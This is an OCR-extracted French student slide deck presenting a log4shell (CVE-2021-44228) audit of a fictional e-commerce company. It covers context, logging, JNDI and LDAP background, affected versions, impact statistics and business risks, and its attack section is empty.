
# Etude de la CVE-2021-44228 chez Dump&Damper

Rayan Benhamana

# Sommaire




# Contexte

# Dump&Damper et moi

## Dump&Damper

- Dump&Dumper est une célèbre plateforme d'e-commerce depuis 2005
- Un service de livraison concurrentiel et un catalogue diversifié
- Une pionnière de la consommation responsable équitable : Leur objectif est de rendre chaque produit du quotidien plus écologique
- Aujourd'hui plus de 2 millions de consommateurs, et plus d'une quinzaine de partenariats avec de grands groupes.

## Jedha & Moi

- Auditeur apprenti en cybersécurité depuis Février
- Une expérience significative dans l'informatique
- Une passion depuis jeune

# Contexte du Marché

**+40%**

Des entreprises ont observé une tentative d’attaque log4shell

**~ 2 millions**

De tentatives d’exploitation de la vulnérabilité en quelques semaines

**? Milliards**


De dollars ont été dépensés par les entreprises et les gouvernements pour remédier à la situation

# Contexte de l'Audit

**Objectif :**

- Acculturer Dump&Damper
- Identifier les risques encourus

Le nouveau Directeur de la DSI chez Dump&Damper a détecté une application métier vulnérable à l'attaque log4shell





Un audit est commandé pour évaluer les risques encourus par Dump&Damper vis-à-vis de l'attaque log4shell

Les règles d'engagement ont été définies avant de commencer l'audit

# Rappel du planning

- **Période :** 2 mois
- **Charges :** 20 jours de travail effectif
- **Rythme :** 2 jours par semaine






# La vulnérabilité log4shell

# Services de journalisation

**Il existe deux types de journalisation :**

1. La journalisation système
2. La journalisation applicative


- Les services de journalisation sont une brique essentielle en informatique. Ils apparaissent dès sa création pour suivre les opérations machines ou dépanner les erreurs matérielles.

- L'avènement des systèmes multitâches et de l'IoT ont contribué à la démocratisation des services de journalisation. Ils permettent désormais de tracer les activités utilisateurs afin de détecter des actions suspectes.

- Ces dernières années les journaux informatiques prennent un caractère juridique de plus en plus marqué : RGPD et Cloud Act.

L’organisation à but non-lucratif Apache Software Foundation propose un projet Apache Logging Services contenant la librairie étudiée lors de cet audit : log4j.

Log4j est un service de journalisation open-source très populaire. Le mécanisme de journalisation est simple et puissant. Néanmoins la librairie est affecté par la CVE-2021-44228, autrement nommée log4shell.






La CVE-2021-44228 est présente sur les versions 2.0-beta9 à 2.15.0.

D’autres vulnérabilités se sont ensuite inspirées de log4shell et affectent les versions 2.0-alpha1 à 2.17.0

# Log4j

Cette bibliothèque est omniprésente et un grand nombre de développeurs ne sont même pas conscient d’utiliser log4j.






# L'élément vulnérable


- La librairie log4j-core comprend un module JNDI.
- Ce module permet de chercher et d'accéder à des ressources externes.
- Cette fonctionnalité est supportée par la classe JndiLookup.

# Lightweight Directory Access Protocol : LDAP


Un annuaire LDAP reflète le modèle organisationnel, politique et géographique d'une entreprise.


- Lightweight Directory Access Protocol, autrement nommé LDAP, est un protocole permettant d'interagir avec des annuaires.
- A l'aide de ce protocole, les applications sont capables d'accéder à des ressources distribuées sans connaitre leur adresse.
- Un annuaire LDAP est défini par un arbre d'entrées. Chaque entrée est représentée par une feuille de cet arbre et possède un identifiant unique « Distinguished Name » (DN).

Exemple : Le DN de Jean est : cn=Jean,ou=personnes,dc=EXEMPLE,dc=FR



# L’attaque log4shell






# Impacts

# Impacts sur le marché

**Quelques chiffres clés :**

- 29 % d'applications sont multi-vulnérables
- 72% d'entreprises encore vulnérables en début 2023
- Plusieurs milliards$ pour remédier à la situation

- **L'une des CVE les plus populaires et les plus critiques de l'histoire**
  - Cette vulnérabilité a été découverte par le groupe AliBaba
  - La bibliothèque log4j est omniprésente dans les systèmes informatiques

- **Une vraie course contre la montre pour les entreprises et les attaquants**
  - Près de 2 millions d'attaques en quelques semaines
  - Plus de 40% des entreprises ont observé des tentatives d'attaque

- **Un sujet dont s'est emparé les états et les entreprises**
  - La France, le Canada, les USA et l'Allemagne ont pris positions
  - Une tentative de déstabilisation de l'Ukraine le 14 Janvier 2022
  - Les GAFAM n'ont pas été épargnés

# Risques pour Dump&Damper

## Fuites de données


- Données systèmes et utilisateurs
- Les données bancaires des clients

## Poursuites judiciaires

- Rupture de partenariats
- Responsabilité des données

## Diminution du CA


- Perte de confiance
- Manque à gagner




# L’environnement de Dump&Damper

L’infrastructure de Dump&Damper est typique d’une entreprise de services informatiques. Un réseau interne permet aux employés de collaborer et d’accéder aux ressources de travail.

De plus, la plateforme marchande de Dump&Damper comprend un environnement de production et de développement qui sont protégés par un pare-feu.



